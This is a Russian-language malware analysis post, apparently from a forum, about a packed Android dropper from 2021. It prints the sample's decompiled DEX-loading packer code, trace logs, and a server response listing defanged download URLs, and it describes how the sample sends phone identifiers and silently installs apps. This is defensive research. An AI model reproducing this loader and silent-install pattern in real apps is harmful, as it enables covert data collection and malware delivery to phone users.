Статья Безобидная схема распространения приложений

xss.is/threads/48993

В этой статье обсуждается недавний образец Android от января 2021 года. Он был впервые отсканирован 11-го числа, но согласно его сертификату, вероятно, выпущенному 7-го числа. Подобные образцы были замечены в декабре 2020 года.

Упаковщик
Сразу видно, что образец упакован. При запуске образца вызывается класс com.android.StubApplication. Это загружает еще один DEX, который расшифровывается из файла ресурсов qoh.


```
public StubApplication() {
    this.packagename = "com.android.qoh";
}

@Override  // android.content.ContextWrapper
protected void attachBaseContext(Context ctx) {
    super.attachBaseContext(ctx);
    try {
        NativeTmdsdk nativesdk = new NativeTmdsdk();
        String abspath = this.getDir("c", 0).getAbsolutePath();
        nativesdk.a(ctx, abspath);
        this.dexclassloader = new DexClassLoader(nativesdk.b(ctx, this.getAssets(), "qoh"), nativesdk.a(ctx, abspath
        this.ctxconstructor = this.dexclassloader.getConstructor(Context.class).newInstance(ctx);
        this.dexclassloader.getDeclaredMethod("ywraafdeerq", Float.class).invoke(this.ctxconstructor, ((float)0.0f))
        new String("jjlla.aeew");
    }
    catch(Exception v7) {
        v7.printStackTrace();
    }
}
```


Загружает DEX и создает экземпляр объекта класса com.android.qoh, затем вызывает метод ywraafdeerq. Как ни странно, мне не удалось найти этот метод в динамическом DEX.

Название класса StubApplication напоминает упаковщики Tencent, Baidu или Qihoo, но не совсем, потому что в этом случае расшифровка ресурсов выполняется собственной библиотекой с именем libTmdsdk.so.


```java
public class NativeTmdsdk {
    static {
        System.loadLibrary("Tmdsdk");
    }

    public native String a(Context arg1, String arg2) {
    }

    public native String b(Context ctx, AssetManager assetmgr, String arg3) {
    }
}
```


Собственная библиотека дешифрования. Метод a () возвращает путь к полезной нагрузке DEX. Метод b () расшифровывает актив «qoh» в файле JAR.




Разборка родной библиотеки - от Radare2. Функция с именем «readAssert» (опечатка, как в коде) считывает файл ресурсов и выводит данные в x.jar.

Обратите внимание, что вы можете без проблем получить полный путь распакованного JAR с помощью Dexcalibur или House. А затем выполните команду adb, чтобы получить файл.



android	dynamic	Class.forName()	java.lang.Class
android	fs	File()	arg0 = /data/user/0/com.lt7qmgb6ggf.mnf6viyhwlt arg1 = cache
android	fs	File()	arg0 = /data/user_de/0/com.lt7qmgb6ggf.mnf6viyhwlt arg1 = code_cache
android	fs	File()	arg0 = /data/user_de/0/com.lt7qmgb6ggf.mnf6viyhwlt/code_cache arg1 = com.android.opengl.shaders_cache
android	native	Native inspector (java.lang.System.loadLibrary(<java.lang.String>)<void>)	path = Tmdsdk
android	fs	File()	arg0 = /data/app/com.lt7qmgb6ggf.mnf6viyhwlt-1/lib/arm arg1 = libTmdsdk.so
android	fs	File()	arg0 = /data/user/0/com.lt7qmgb6ggf.mnf6viyhwlt arg1 = app_c
android	fs	File()	arg0 = /data/user/0/com.lt7qmgb6ggf.mnf6viyhwlt/app_c/x/x.jar arg1 = <null>
android	dynamic	DexClassLoader.<init>()	arg0 = /data/user/0/com.lt7qmgb6ggf.mnf6viyhwlt/app_c/x/x.jar arg1 = /data/user/0/com.lt7qmgb6ggf.mnf6viyhwlt/app_c arg2 = /data/user/0/com.lt7qmgb6ggf.mnf6viyhwlt/app_c
android	fs	File()	arg0 = /data/user/0/com.lt7qmgb6ggf.mnf6viyhwlt/app_c arg1 = <null>
android	dynamic	dalvik.system.BaseDexClassLoader.$init()	arg0 = /data/user/0/com.lt7qmgb6ggf.mnf6viyhwlt/app_c/x/x.jar arg1 = /data/user/0/com.lt7qmgb6ggf.mnf6viyhwlt/app_c arg2 = /data/user/0/com.lt7qmgb6ggf.mnf6viyhwlt/app_c arg3 = <instance: java.lang.ClassLoader, $className: dalvik.system.PathClassLoader>

Enum OutPuts




```
1 dalvik.system.PathClassLoader[DexPathList[[zip file "/data/app/com.lt7qmgb699f.mnf6viyhwlt-1/base.apk"],nativeLibraryDirectories=[/data/app/com.lt7qmgb699f.mnf6viyhwlt-1/lib/arm,
    /system/fake-libs, /data/app/com.lt7qmgb699f.mnf6viyhwlt-1/base.apk!/lib/armeabi-v7a, /system/lib, /vendor/lib]]]
2 dalvik.system.DexClassLoader[DexPathList[[zip file "/data/user/0/com.lt7qmgb699f.mnf6viyhwlt/app_c/x/x.jar"],nativeLibraryDirectories=[/data/user/0/com.lt7qmgb699f.mnf6viyhwlt/app_c,
    /system/lib, /vendor/lib]]]
3
```

Пример был скомпилирован только для ARMEABI-v7a. Следовательно, чтобы запустить или подключить образец, вам понадобится эмулятор Android для ARM. Скачивание плагинов

Распакованный JAR состоит из манифеста и файла classes.dex. Находим основной вид деятельности, на который ссылался упаковщик.

```
public class MainActivity extends Activity {
    private go mgo;

    @Override  // android.app.Activity
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        this.mgo = new go(this);
    }
```

Далее в примере запрашивается первый URL-адрес, чтобы получить IP-адрес для «версии» сервера. Образец отправляет на сервер версии сведения о телефоне (IMSI, MAC-адрес, IMEI, модель...) и получает настроенный список приложений для загрузки. Наконец, образец загружает приложения и автоматически загружает их.



Code:

```
{"code":"1",
"errmsg":"3050",
"host":{"versioncode":"0",
         "url":"hXXp://tuiapk.b0.upaiyun.com/dwon/jjlibao130.apk",
         "content":"..."},
"mod":{"versioncode":"0",
        "url":"hXXp://nwapp.netwayapp.com/update/plugin_wxgjzq3050_1102a",
        "md5":"edd7617265ca16e1770b4666fad35c2f",
        "content":"..."}}
```

Ответ в формате JSON от сервера версий. Немного отредактирован для удобства чтения.
Легкий способ следить за запросами - использовать хук Frida для класса URL. Я также подключил loadApk и getRealDex, которые являются частью динамически загружаемого DEX из x.jar.

Этот механизм особенно опасен, потому что, даже если в данный момент загруженные приложения не являются вредоносными, невозможно убедиться, что тот же канал не будет использоваться позже для распространения вредоносных приложений. Или первый сервер может быть взломан или взломан, чтобы вернуть IP-адрес сервера вредоносной версии. Кроме того, загруженный нами плагин (plugin_wxgjzq3050_1102a) зашифрован и расшифрован с помощью getRealDex (). У нас есть все компоненты для скрытой установки вредоносного ПО.

```
StringBuffer reversedurl = new StringBuffer("=q&kcabdeef=tca?php.xedni/2kcahemag/diordna/yawten[redacted]/:ptth")
c.a(this.a, reversedurl.reverse().toString().concat("&q=").concat(v0_1), new FeedBackActivity.a(this));
```

Вредоносный или нет?

Несмотря на очень опасный механизм загрузки и установки, я не совсем уверен, что этот образец действительно вредоносный. Это потому, что до сих пор распространяемые приложения казались не более чем мошенничеством или рекламным ПО. Некоторые антивирусные программы определяют образец как троянскую программу-дроппер «Пингвин». Он действительно сбрасывает APK. Информации о том, что такое семейство Penguin, очень мало, но, похоже, мы должны найти код, который помещает окно поверх всех остальных. Мне не удалось найти такой код в этом примере, поэтому, вероятно, неправильное название. Итак, я назвал его Riskware / Tenpack! Android. Пока не вырастет плохо ...

Подводя итог, злонамеренно или нет, пингвин или нет, нам нужно следить за такими образцами, потому что в один прекрасный день они могут стать очень плохими. Это образец, который вы точно не хотите видеть на своем смартфоне ?
Криптакс
PS. Вы видели этот упаковщик? Или любой другой комментарий, пожалуйста, не стесняйтесь отвечать.